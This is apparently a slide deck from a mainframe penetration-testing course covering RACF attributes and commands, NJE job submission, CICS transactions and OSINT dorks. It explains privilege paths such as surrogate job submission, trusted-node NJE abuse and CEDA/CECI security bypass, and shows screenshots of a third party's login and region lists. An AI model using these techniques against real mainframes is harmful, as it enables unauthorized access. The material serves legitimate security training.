- ***LISTUSER*** or ***LU*** for short

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



Admin Global/Group Attributes

- System and group attributes set per user
- **SPECIAL**
 - Access to any/all RACF commands
 - Not 'root' but the ability to give yourself basically any privilege
- **OPERATIONS**
 - Access any dataset regardless of the dataset rule (*with possible exception)
- **AUDIT**
 - View any RACF rule/profile

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



PROTECTED Attribute

- Anyone want to guess what this attribute does?

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



PROTECTED Attribute

- Essentially 'LOCKS' the account
- Even if you have the password, you can't use it
- **BUT** can still be used as a SURROGAT
 - Or anywhere a password is not asked

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



RACF Groups

- A user is *connected* to a group
- Groups can provide access to datasets and resources
- To list a group: ***LISTGRP [group]***
 - Short form ***LG***
- By default lists your group
- Groups have ‘owners’

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



LISTGRP Example

```
LG EMPLOYEE
INFORMATION FOR GROUP EMPLOYEE
SUPERIOR GROUP=SYS1    OWNER-IBMUSER  CREATED=96.201
NO INSTALLATION DATA
NO MODEL DATA SET
TERMUACC
NO SUBGROUPS
USER(S)=      ACCESS=          ACCESS COUNT=  UNIVERSAL ACCESS=
INTERNAL      USE             000000            NONE
CONNECT ATTRIBUTES=NONE
REVOKE DATE=NONE           RESUME DATE=NONE
LRNR01        USE             000123            NONE
CONNECT ATTRIBUTES=NONE
REVOKE DATE=NONE           RESUME DATE=NONE
LRNR02        USE             000247            NONE
CONNECT ATTRIBUTES=NONE
REVOKE DATE=NONE           RESUME DATE=NONE
LRNR03        USE             000226            NONE
CONNECT ATTRIBUTES=NONE
REVOKE DATE=NONE           RESUME DATE=NONE
```

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



Dataset Profiles

- Defines file-level protection
- Most → Least specific
- **Discrete:** Protects one file (e.g., SYS1.CLIST) on one volume
- **Generic:** Protects multiple files (e.g., SYS1.*) on any volume
- Lists users/groups who are allowed access
- Logging and other attributes
- List dataset profiles with the command ***LISTDSD***

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



LISTDSD (LD) Example

LD

INFORMATION FOR DATASET LRNR01.** (G)

LEVEL	OWNER	UNIVERSAL ACCESS	WARNING	ERASE
00	IBMUSER	NONE	NO	NO

AUDITING

FAILURES (READ)

NOTIFY

NO USER TO BE NOTIFIED

YOUR ACCESS	CREATION GROUP	DATASET TYPE
-------------	----------------	--------------

ALTER	SYS1	NON-VSAM
-------	------	----------

NO INSTALLATION DATA

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



| Look Here

YOUR ACCESS

ALTER

Copy

BROADCOM[®]
MAINFRAME SOFTWARE

Reading Dataset Profiles

- Generics: *, **, %
 - Example: SYS1.P%.**
- *: Match any character from here to the end of the qualifier. No extra qualifiers
- **: Match any characters for any number of qualifiers
- %: Match any 1 (one) character

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



GAME TIME!

Datasets	
1	FILES.FY2017.INVOICES
2	FILE.TRAINING.FY2017
3	FILE9.INVOICES
4	FILES.M04.D01.Y17.BILLS
5	FILES.FY2.INVOICES
6	FILE29.YEAREND.JAMES
7	FILES.FIXED.P2019

Rules	
A	FILES.FY%.INVOICES
B	FILES.*.**
C	FILE*.**
D	FILES.FY*.INVOICES
E	FILE%.**
F	FILES.FIXED.*
G	FILE.**

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



Match the Datasets with the compatible Rules.

Answers

	Datasets		Rules
1	FILES.FY2017.INVOICES		A FILES.FY%.INVOICES
2	FILE.TRAINING.FY2017		B FILES.*.**
3	FILE9.INVOICES		C FILE*.**
4	FILES.M04.D01.Y17.BILLS		D FILES.FY*.INVOICES
5	FILES.FY2.INVOICES		E FILE%.**
6	FILE29.YEAREND.JAMES		F FILES.FIXED.*
7	FILES.FIXED.P2019		G FILE.**

Answer: 1 D, 2 G, 3 E, 4 B, 5 A, 6 C, 7 F

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



Access Types

- **None** - No access
- **READ** - Only read access
 - **EXECUTE** - You can run programs but not copy them
- **UPDATE** - You can update and create but not delete datasets
 - **CONTROL** - Same as the update (except for VSAM, beyond our scope)
- **ALTER** - Can create, update or delete datasets

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



Dataset Attributes - WARNING MODE

```
LD DA('LRNR.WARNING')
```

INFORMATION FOR DATASET LRNR.WARNING (G)

LEVEL	OWNER	UNIVERSAL ACCESS	WARNING	ERASE
-----	-----	-----	-----	-----
00	CHAD	NONE	YES	NO

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.

Dataset Attributes - WARNING MODE

- The dataset can be set to WARNING MODE
- All-access rules are ignored
- Access is granted to the file
- A warning is generated in the logs if access is supposed to be denied
- You can view all datasets in WARNING MODE with
 - ***SEARCH ALL WARNING NOMASK***

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



When Accessing with WARNING MODE

```
ICH408I USER(LRNR01) GROUP(EMPLOYEE) NAME(MARK'S USER      )
LRNR.WARNING CL(DATASET) VOL(PUBLIC)
WARNING: INSUFFICIENT AUTHORITY - TEMPORARY ACCESS ALLOWED
FROM LRNR.WARNING (G)
ACCESS INTENT(READ) ACCESS ALLOWED(NONE)
***
```

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.

Classes and Resources

- So far pretty straightforward
- Classes/Resources are like group policy objects in AD
- A Class (like UNIXPRIV) has Resources (like SUPERUSER.FILESYS.MOUNT) to which a user is assigned READ/UPDATE/ALTER access.

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



Classes

- Everything we've talked about so far are classes
 - USER
 - GROUP
 - DATASET
- Other classes include
 - FACILITY
 - SURROGAT
 - UNIXPRIV

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



FACILITY Class

- **FACILITY** class is very important
- **BPX.SUPERUSER** resource
 - If a user has **READ** access
 - They can use the command **su** in UNIX with a password!
- **BPX.FILEATTR.APF**
 - **READ** access to this resource lets users create APF-authorized programs in UNIX

Many, many others

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



SURROGAT Class

- **SURROGAT** class allows you to submit jobs as other users
- **[userid].SUBMIT** resource
 - If a user has read access, they can submit jobs as that user
 - Using **USER=[userid]** in the job card

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



UNIXPRIV Class (avoid SU!)

- Lots of good ones in here. **UNIXPRIV** controls access to UNIX activities
- **SUPERUSER.FILESYS.MOUNT** resource
 - Update/Control access to these resources allows you to mount **ANY** UNIX file system
 - *BUT* the mounted filesystem maintains its **SETUID/EXTATTR** settings
- **SUPERUSER.FILESYS** resource
 - Read access lets you read any file in UNIX
 - Update access lets you write to any file
- **SUPERUSER.FILESYS.....**
 - **CHANGEPERMS** change any file/dir perm
 - **CHOWN** change any file/dir owner/group
 - **DIRSRCH** search any directory

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



https://www.ibm.com/support/knowledgecenter/en/SSLTBW_2.3.0/com.ibm.zos.v2r3.bpxb200/usspriv.htm

RACF Database Commands

- RACF has lots of database commands
- To get the location of the database type **RVARY**

ICH15013I RACF DATABASE STATUS:

ACTIVE	USE	NUM	VOLUME	DATASET
-----	---	----	-----	-----
YES	PRIM	1	ZIPL01	SYS1.RACFDS
YES	BACK	1	ZIPL01	SYS1.RACFDS.BACKUP

ICH15020I RVARY COMMAND HAS FINISHED PROCESSING.

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



RACF Database Commands

- **ALTUSER** Alter a user profile
 - **ALTUSER LRNR01 PASSWORD ('BADPASS')**
- **ADDUSER** Add a user
 - **ADDUSER LRNR01 NAME('Ethical Mainframe Hacking 200')**
- **DELUSER** Delete a user
 - **DELUSER LRNR01**
- **CONNECT/REMOVE** Connect/Remove a user to/from a group
 - **CONNECT LRNR01 GROUP (SYSADM)**
- **PERMIT** Permit access to a resource or dataset
 - **PERMIT LRNR01.** GEN ID(EMPLOYEE) ACCESS (READ)**

More: https://www.ibm.com/support/knowledgecenter/SSLTBW_2.1.0/com.ibm.zos.v2r1.icha400/cmdsyn.htm

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



https://www.ibm.com/support/knowledgecenter/SSLTBW_2.1.0/com.ibm.zos.v2r1.icha400/cmdsyn.htm

RACF Command - SEARCH

- **SEARCH** is the most powerful command for enumeration
- Allows you to search the entire RACF database
- **SEARCH ALL WARNING NOMASK** search for all resources in warning mode
- **SEARCH ALL CLASS(SURROGAT) FILTER(*.SUBMIT)**
- **SEARCH ALL CLASS(UNIXPRIV)**

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



RACF Settings

- To view/change settings use ***SETROPTS***
- ***SETROPTS LIST*** shows all global settings
- It contains multiple auditable areas
- To display all information in SETROPTS a user must have the AUDIT attribute assigned to their account or have SPECIAL authority

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



Accessor Environment Element (ACEE)

- Only one database?
- Disk space and IO are expensive!
- RACF (et al.) don't want to always query the database!
- Created the ACEE in memory
 - Protected, read-only, memory
- A place in memory that contains your RACF profile and other data when you log on, like a cache
- This place in memory is protected; you can't change it because...

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



ACEE Structure

- The **ACEE** contains all the attribute flags (OPERATIONS, SPECIAL, AUDIT)
- When requesting access, programs ask RACF for access, and RACF checks your ACEE in memory for permissions first!
- IBM created ACEECHK class to prevent or identify malicious modifications

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



ACEEFLG1 Controls it All

38 (26) BITSTRING	1 ACEEFLG1	USER FLAGS
1....	ACEESPEC	1 - SPECIAL ATTRIBUTE
.1..	ACEEADSP	1 - AUTOMATIC DATA SECURITY PROTECTION
..1.	ACEEOPER	1 - OPERATIONS ATTRIBUTE
...1	ACEEAUDT	1 - AUDITOR ATTRIBUTE
.... 1....	ACEELOGU	1 - USER IS TO HAVE MOST RACF FUNCTIONS LOGGED
.... .1..	ACEEROA	1 - Read-only auditor attribute
.... ..1.	ACEEPRIV	1 - USER IS A STARTED PROCEDURE WITH THE PRIVILEGED ATTRIBUTE
....1	ACEERACF	1 - RACF DEFINED USER

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



Lab Exercise

In this lab exercise, you'll:

- Use RACF program SEARCH to find datasets in warn mode and surrogate access
- Use surrogate access to submit jobs as other users
- See Lab 7-1 RACF

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



Module Summary

This module showed you how to:

- Articulate the history of mainframe security products
- Get a basic overview of RACF

In the next module, you will:

- Get an overview of NJE (Network Job Entry)



 **BROADCOM®**
MAINFRAME SOFTWARE

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.

BROADCOM®

Ethical Mainframe Hacking: NJE Overview

Broadcom Proprietary and Confidential
Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.

Copyright © 2024 Broadcom. All Rights Reserved. Broadcom, the pulse logo, Connecting everything, CA Technologies and the CA Technologies logo are among the trademarks of Broadcom. The term "Broadcom" refers to Broadcom Inc., and/or its subsidiaries.



Course Agenda

- 1 Welcome! Course Overview
- 2 Linux History and Basics
- 3 Linux programming and scripting
- 4 Linux Advanced Permissions
- 5 Unix Systems Services Overview
- 6 z/OS Scripting Review
- 7 RACF, NJE & CICS
- 8 Pentesting Process: OSINT, Reconnaissance, Shells & Enumeration
- 9 Passwords, Passtickets and Privilege Escalation
- 10 CTF

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



z/OS Module Agenda

- 1 Scripting: CLISTS and REXX
- 2 RACF Overview
- 3 NJE Overview
- 4 CICS Overview
- 5 OSINT
- 6 Network Recon
- 7 Shells
- 8 Enumeration

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



Click Next to continue.

Module Objectives

This module will show you how to:

- Articulate the basics of NJE
- Use NJE to gather information or run jobs / commands on your target system
- Use an offline python tool to interact with NJE



Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.

 **BROADCOM®**
MAINFRAME SOFTWARE

Network Job Entry (NJE)

- Used to send jobs between **nodes**
- Defined in the JES2 parmlib
- Example: Two lpars, one named *lpar_name*, the other *LIVE*
- Using NJE, we can submit jobs on *lpar_name*, and they will execute on *LIVE*
- Uses the JCL syntax: **/*XEQ LIVE**

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



NJE Configuration

```
NODE (1)    NAME=ZM15 /* This node's name */

NODE (2)    NAME=CLASS

NODE (3)    NAME=SANDY

SOCKET (LIVE)  IPADDR=1.2.3.4,CONNECT=NO,NODE=2,LINE=1

SOCKET (DEAD)  IPADDR=4.3.2.1,CONNECT=NO,NODE=3,LINE=2

LINE (1)   UNIT=TCPIP,NODE=2,PASSWORD=Yesitsme

LINE (2)   UNIT=TCPIP,NODE=3
```

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.

Network Job Entry (NJE)

- To establish connectivity over TCP/IP, the nodes communicate a handshake:
 1. *Lpar_name* opens port 175 and waits for connections
 2. ZM15 connects to *Lpar_name* on port 175
 - ZM15 sends a connect request with OHOST set to ZM15, RHOST set to *Lpar_name*
 - After connecting, ZM15 sends an “I record” with the password
 3. Once connected, you can send jobs between nodes
 - If the node is trusted, the client can send a job as any user

More: <https://github.com/zedsec390/NJElab>

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



Lab Exercise

In this lab exercise, you'll:

- Use a python tool to communicate with NJE
- Upload JCL with NJE
- Execute JES2 commands over NJE
- See Lab 8-1 NJE Hacking

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



Module Summary

This module showed you how to:

- Articulate the basics of NJE
- Use NJE to gather information or run jobs / commands on your target system
- Use an offline python tool to interact with NJE

In the next module, you will:

- Learn about Customer Information Control System (CICS)



 **BROADCOM®**
MAINFRAME SOFTWARE

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



Ethical Mainframe Hacking: Customer Information Control System (CICS)

Broadcom Proprietary and Confidential
Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



Copyright © 2024 Broadcom. All Rights Reserved. Broadcom, the pulse logo, Connecting everything, CA Technologies and the CA Technologies logo are among the trademarks of Broadcom. The term "Broadcom" refers to Broadcom Inc., and/or its subsidiaries.



Course Agenda

- 1 Welcome! Course Overview
- 2 Linux History and Basics
- 3 Linux programming and scripting
- 4 Linux Advanced Permissions
- 5 Unix Systems Services Overview
- 6 z/OS Scripting Review
- 7 RACF, NJE & CICS
- 8 Pentesting Process: OSINT, Reconnaissance, Shells & Enumeration
- 9 Passwords, Passtickets and Privilege Escalation
- 10 CTF

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



z/OS Module Agenda

- 1 Scripting: CLISTS and REXX
- 2 RACF Overview
- 3 NJE Overview
- 4 CICS Overview
- 5 OSINT
- 6 Network Recon
- 7 Shells
- 8 Enumeration

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



Click Next to continue.

Module Objectives

This module will show you how to:

- Articulate what CICS is
 - Identify regions
 - Explain default transactions



Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.

 **BROADCOM®**
MAINFRAME SOFTWARE

CICS Primer

- Brief CICS History
- Released 1969
- First revision: Public Utility Customer System
- Designed to allow ‘interactive’ access to data through terminals
- Version 1.2 added web/http support (1997)
- Now supports JSON, REST, JAVA, etc.

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



What is CICS?

- Before websites existed
- Companies need a way to interact and present data to employees
- Let's extend the 'website' comparison:
 - CICS Transaction ID is similar to the URL
 - TN3270 Client is akin to Web Browser
 - CICS region (or application ID) is the same as a '.com' site. E.G. dns.google.com vs mail.google.com

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



What is a Region?

- In CICS, you can have **regions**
- Think of regions like a server
- Say you have six Apache servers running on different ports
- In CICS, you can have multiple instances of the CICS server running
- These are called **regions**
- In our LPAR, the region is called CICSTS51

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



CICS Example



Default CSGM

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.

What is a Transaction?

- Each 'screen' is a transaction
 - Very similar to a URL
- Only four bytes
 - It can be ANY four bytes (e.g. 0x00 – 0xFF)
 - Typically A through Z and 0 through 9
- Clear the screen, then type the four-digit transaction

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



CEMT Transaction Example

CEMT
STATUS: SESSION ENDED

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



CEMT Transaction Example

```
STATUS: ENTER ONE OF THE FOLLOWING
```

```
Discard  
Inquire  
Perform  
Set
```

```
SYSID=CICS APPLID=CICSTS51
```

```
PF 1 HELP
```

```
3 END
```

```
5 VAR
```

```
9 MSG
```

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.

Default Transactions

- IBM Supplies multiple CICS transactions
- **CEMT**
 - Allows access to system-level information
 - Allows to declare new transactions
- **CEDA**
 - Allows to rename transactions IDs
 - IDs are protected at the name level and can be used to bypass security
- **CECI**
 - Allows for uploading of JCL for code execution

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



List:

https://www.ibm.com/support/knowledgecenter/SSGMCP_5.2.0/com.ibm.cics.ts.systemprogramming.doc/topics/dfha726.html

Obtain List of All Transactions

- Use the CEMT transaction ID to obtain active transactions: 'CEMT INQUIRE TRANSACTION'
- Each transaction listed, if enabled, will have the green 'ENA'
- The '+' means there are more pages in that direction, either up or down
 - Use **F7/F8** to navigate

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



Lab Exercise

In this lab exercise, you'll:

- Log on to CICS and get information
- See Lab 9-1 Accessing CICS

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



Module Summary

This module showed you how to:

- Articulate what CICS is
 - Identify regions
 - Explain transactions

In the next module, you will:

- Learn Open Source Intelligence (OSINT)



 **BROADCOM®**
MAINFRAME SOFTWARE

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



Ethical Mainframe Hacking: OSINT

Broadcom Proprietary and Confidential
Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.

The background features a dark teal gradient with a network of glowing blue dots and lines, representing a digital or mainframe environment.

Copyright © 2024 Broadcom. All Rights Reserved. Broadcom, the pulse logo, Connecting everything, CA Technologies and the CA Technologies logo are among the trademarks of Broadcom. The term "Broadcom" refers to Broadcom Inc., and/or its subsidiaries.



Course Agenda

- 1 Welcome! Course Overview
- 2 Linux History and Basics
- 3 Linux programming and scripting
- 4 Linux Advanced Permissions
- 5 Unix Systems Services Overview
- 6 z/OS Scripting Review
- 7 RACF, NJE & CICS
- 8 Pentesting Process: OSINT, Reconnaissance, Shells & Enumeration
- 9 Passwords, Passtickets and Privilege Escalation
- 10 CTF

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



z/OS Module Agenda

- 1 Scripting: CLISTS and REXX
- 2 RACF Overview
- 3 NJE Overview
- 4 CICS Overview
- 5 OSINT
- 6 Network Recon
- 7 Shells
- 8 Enumeration

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



Click Next to continue.

Module Objectives

This module will show you how to:

- Explain what we mean by “OSINT” or Open-Source Intelligence
- Perform Network Reconnaissance



Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.

 **BROADCOM®**

MAINFRAME SOFTWARE



OSINT and the Mainframe

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.

Why OSINT?

- You're thinking:
 - ***Surely people wouldn't just openly talk about their mainframe on the internet?***
- Or maybe:
 - ***No one would put their mainframe on the internet!***
- Or (perhaps):
 - ***What is OSINT?***

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



What Are We Looking For?

- Job Postings
- User Guides
- Presentations
- Specifically:
 - LPAR Names/IP Addresses
 - User Name Naming Convention
 - CICS Regions
 - Application Names
 - Passwords

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



OSINT - Publicly Available

- Google dorks (<https://www.imperva.com/learn/application-security/google-dorking-hacking/>)
 - We can find lots of mainframes with Google
- SHODAN
 - even more on SHODAN
- Mailing List Archives
 - People post too much information
- Job sites
 - Because mainframes are so specific, the jobs postings need to be
- SharePoint Searches
 - This is really where the gold is

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



<https://www.imperva.com/learn/application-security/google-dorking-hacking/>

OSINT - Google Dorks

- ***inurl:swsinfo***
 - This is the information page for ShadoWeb (a REXX-based web server)
- ***intitle: "Host On-Demand"***
 - Host On-Demand is a web-based TN3270 client by IBM
- ***site:share.confex.com "[company]" type:pdf***
 - SHARE is North America's largest mainframe conference
 - share.confex.com is where they store all their slides
- ***inurl:cics/cwba***
 - Default CICS Web URL

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



SWSINFO

neonwebd.cmcf /neon/sampdata/swsinfo.htm



The SWSINFO Function

Related Topics

[Web Server API Function Index](#)

- | | |
|-------------------------------------|--|
| <input checked="" type="checkbox"/> | May be used in Shadow/REXX |
| <input checked="" type="checkbox"/> | May be used from Other REXX Interpreters |
| <input checked="" type="checkbox"/> | High-level language interface is available |

SWSINFO is a built-in function used to retrieve environmental information from the Shadow OS/390 Web Server.

SWSINFO Syntax

The SWSINFO function takes one argument.

The invocation format for SWSINFO is:

```
var = SWSINFO( arg1 )
```

The input argument may be one of the following string constants:

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



Host On-Demand - CENSORED Life

Host On Demand v12.0.0.1 at [REDACTED] Life

07/26/2016

Host On-Demand (HOD) is configured to connect to [REDACTED] Mainframe via a Java client running in a browser. There is no need to install software locally.

The recommended browsers for Host On-Demand are:

- Internet Explorer 7.0 or above with Java2.

The address of the Host On-Demand server is [https://mf\[REDACTED\]](https://mf[REDACTED])

If you are having trouble with the client, you can remove the client by going to [https://mf\[REDACTED\]/hodremove.html](https://mf[REDACTED]/hodremove.html)

The following is the keyboard mapping for the default Mainframe connection.

- Enter is the "Enter" key.
- Reset is the "Ctrl" key.
- Attention is the "Esc" key.
- Attention is the "Scroll Lock" key.
- Clear is the "Pause/Break" key.
- Erase to End of Field is the "END" key.
- PA1 is the "Page Up" key
- PA2 is the "Page Down" key


Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.



Confex - CENSORED Insurance

Connect to Data Center West (Allied/DSM) System z

- Configure Connection (if not already there):
 - In the Remote Systems Explorer (RSE) view, right-click and select New...
 - Type Host name
 - Type Connection Name (defaults to Host name, but can be whatever you want)
 - Click <Finish>



Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.

 **BROADCOM®**
MAINFRAME SOFTWARE

Confex - CENSORED Insurance Continued

Log in to Data Center West (Allied/DSM) System z

```
eeeeee
e e eee   eeee  e   e   eeee   eeee   e   eee   eee   eee
e ee e   e e   e ee   e e   e ee   e e   e ee   e e   e ee
e   e   e   e   e   e   e   e   e   e   e   e   e   e   e   e
e   e   e   e   e   e   e   e   e   e   e   e   e   e   e   e
eeeeee e   e   eeee   eeee   e   eeee   e   e   eee   eeee

a member of Insurance

Userid:      pkb008  (or LOGOFF)          12:13:14
Password:    -                  03/20/13
New Password:
Account:           Transfer:      TCP0L20D
                           Transfer:      3278-4A

Welcome to Information Services - Multi-Session Facility
PF1=Help   PF3=Logoff
```

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.

 **BROADCOM**[®]
MAINFRAME SOFTWARE

Confex - CENSORED Insurance Continued

Log on to test region

TPX MENU FOR PKB008		PanelId = TEN0041
		Terminal = TCP0L20D
		Model = 3278-4A
		System = TPX
Sessid	Sesskey	Session Description
- TSOTEST	PF	TSO (Dev LPAR)
- CICSP1	PF	CICS Production TOR - E-Mail
- CICST1	PF	CICS Test TOR
- CICSTY	PF	TSTY0010 AUTOMAX test region
- CICSP3	PF	TSTY0010 AUTOMAX...CICSTR14
- CICSP5	PF	ADR PS...CICSP414
- CICSTA15	PF	Life Model Office - CICS
- CICSUAI1	PF	Unit Test U1
- CICSUB00	PF	Unit Test UB00
- CICSUB02	PF	Unit Test UB02
- CICSUUC02	PF	Unit Test UC02
- CICSCRT2	PF	CICSCRT2
- TSQ400	PF	TSQ (Prod LPAR)
- TPXADMIN	PF	TPX Administration

Command ==> No untst032
 PF1=Help PF7/19=Up PF8/20=Down PF10/22=Left PF11/23=Right H=Cmd Help

Copyright © 2024 Broadcom. All Rights Reserved. The term "Broadcom" refers to Broadcom, Inc. and/or its subsidiaries.

 **BROADCOM**
MAINFRAME SOFTWARE

CICS/CWBA

inurl:cics/cwba



Subject Syllabus: Full Stack Web Development - 096255

techmvs.technion.ac.il/cics/cwba/wgrnse1?SUB=096255 ▾

Study and Practice Full Stack Web Development by Developing Modules for Web Based Software.

Client Side - Html/Css, Javascript/Jquery, , Angular 2.

Subject Syllabus: Introduction to Modeling in Physiology - 276445

techmvs.technion.ac.il/CICS/CWBA/WGRNSE1?SUB=276445 ▾

Formulation of Simplified Mathematical Models of Physiological Systems. Computer Simulation of the Models: Growth and Decay, Diffusion and Active Transport, ...

Subject Syllabus: Marketing Principles - 097800 (Current)

techmvs.technion.ac.il/cics/cwba/wgrnse1?SUB=097800

Students in the Course Will Acquire Understanding of Basic Marketing Concepts, Models and Theories.

Among the Topics Covered in the Course Are: the ...

Procedura di logon

<https://finanziamenti.agosducato.it/cics/cwba/nplxowaa/> ▾ [Translate this page](#)

2ª via de GRCP - Prefeitura

